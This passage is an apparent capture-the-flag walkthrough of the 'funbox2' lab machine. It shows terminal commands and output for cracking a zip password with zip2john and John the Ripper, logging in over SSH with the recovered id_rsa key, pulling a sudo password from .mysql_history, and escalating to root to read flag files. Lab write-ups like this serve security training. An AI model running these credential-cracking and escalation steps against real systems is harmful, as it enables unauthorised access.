SGkgQWRtaW5zLAoKYmUgY2FyZWZ1bGwgd2l0aCB5b3VyIGtleXMuIEZpbmQgdGhlbSBpbiAleW91cm5hbWUlLnppcC4KVGhlI
HBhc3N3b3JkcyBhcmUgdGhlIG9sZCBvbmVzLgoKUmVnYXJkcwpyb290
```


And in the .@users we find.



```
Hi Users,

be carefull with your keys. Find them in %yourname%.zip.
The passwords are the old ones.

Regards
root
```


Looks like there is nothing more of use on the ftp server for the time being. Let us move back to the user files we have downloaded. Earlier we attempted to unzip these files and found that they are password protected. So, let us use John the Ripper to crack these passwords.

First we will start with a John the Ripper Utility known as Zip2John. Zip2John will format the hash of the zip file into a format readable for John the Ripper. The command structure is as follows:
zip2john [zip file] > [output file]
zip2john tom.zip > tom.hash




```
┌──(kali㉿kali)-[~]
└─$ zip2john tom.zip > tom.hash
ver 2.0 efh 5455 efh 7875 tom.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1299, dec
mplen=1675, crc=39C551E6 ts=554B cs=554b type=8
```

Now we can use John the Ripper to crack the password of the new tom.hash file.




```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt tom.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
iubire           (tom.zip/id_rsa)
1g 0:00:00:00 DONE (2022-07-19 00:50) 100.0g/s 70400p/s 70400c/s 70400C/s sun
shine1..nichole
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Now we can use the password to unzip the file and gain access to the id_rsa file belonging to Tom




```
┌──(kali㉿kali)-[~]
└─$ unzip tom.zip
Archive:  tom.zip
[tom.zip] id_rsa password:
replace id_rsa? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
  inflating: id_rsa
```

With the id_rsa file we can now ssh into 192.168.59.107 without know Tom's password.




```
┌──(kali㉿kali)-[~]
└─$ ssh -i id_rsa tom@192.168.59.107
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-117-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Jul 19 04:51:01 UTC 2022

  System load:  0.0               Processes:             164
  Usage of /:   75.6% of 4.37GB   Users logged in:       0
  Memory usage: 37%               IP address for ens256: 192.168.59.107
  Swap usage:   0%


30 packages can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
```

Now we can look around in Tom's files with the *ls* command.




```
tom@funbox2:~$ ls
local.txt
```

And we have found the local.txt file we've been looking for as proof of concept of gaining a foothold.




```
tom@funbox2:~$ cat local.txt
c077c17ead823a0d6ba39680f3839675
```

Now we must try to gain root privileges. We can further inspect Tom's directories using *ls -la*. We get the following output.




```
tom@funbox2:~$ ls -la
total 40
drwxr-xr-x 5 tom  tom  4096 Jul 19 04:51 .
drwxr-xr-x 3 root root 4096 Jul 25  2020 ..
-rw------- 1 tom  tom     0 Oct 14  2020 .bash_history
-rw-r--r-- 1 tom  tom   220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 tom  tom  3771 Apr  4  2018 .bashrc
drwx------ 2 tom  tom  4096 Jul 19 04:51 .cache
drwx------ 3 tom  tom  4096 Jul 25  2020 .gnupg
-rw-r--r-- 1 tom  tom    33 Jul 19 02:50 local.txt
-rw------- 1 tom  tom   295 Jul 25  2020 .mysql_history
-rw-r--r-- 1 tom  tom   807 Apr  4  2018 .profile
drwx------ 2 tom  tom  4096 Jul 25  2020 .ssh
tom@funbox2:~$
```

The mysql_history fill may contain some interesting information. Let us examine it. We examine it using *cat .mysql_history.*




```
tom@funbox2:~$ cat .mysql_history
_HiStOrY_V2_
show\040databases;
quit
create\040database\040'support';
create\040database\040support;
use\040support
create\040table\040users;
show\040tables
;
select\040*\040from\040support
;
show\040tables;
select\040*\040from\040support;
insert\040into\040support\040(tom,\040xx11yy22!);
quit
tom@funbox2:~$ 
```

This file provides use with a potential sudo password of 'xx11yy22!'. Let us attempt to use it for root privileges.




```
tom@funbox2:~$ sudo -l
[sudo] password for tom:
Matching Defaults entries for tom on funbox2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin\:/snap/bin

User tom may run the following commands on funbox2:
    (ALL : ALL) ALL
```

With the password we were able to gain administrative rights. Now to become root. The simplest method would be to Switch Users. So, let us run sudo su and see the outcome.



```
tom@funbox2:~$ sudo su
root@funbox2:/home/tom# whoami
root
root@funbox2:/home/tom# 
```

Now let us *cd* up to the root directory and use *ls* to see what we can find.



```
root@funbox2:/home/tom# cd
root@funbox2:~# ls
flag.txt  proof.txt
root@funbox2:~# cat proof.txt
7b8d7b696331e9b1c36d107260b545bd
root@funbox2:~# 
```

Now with this flag we have enough evidence to show that this machine has been compromised.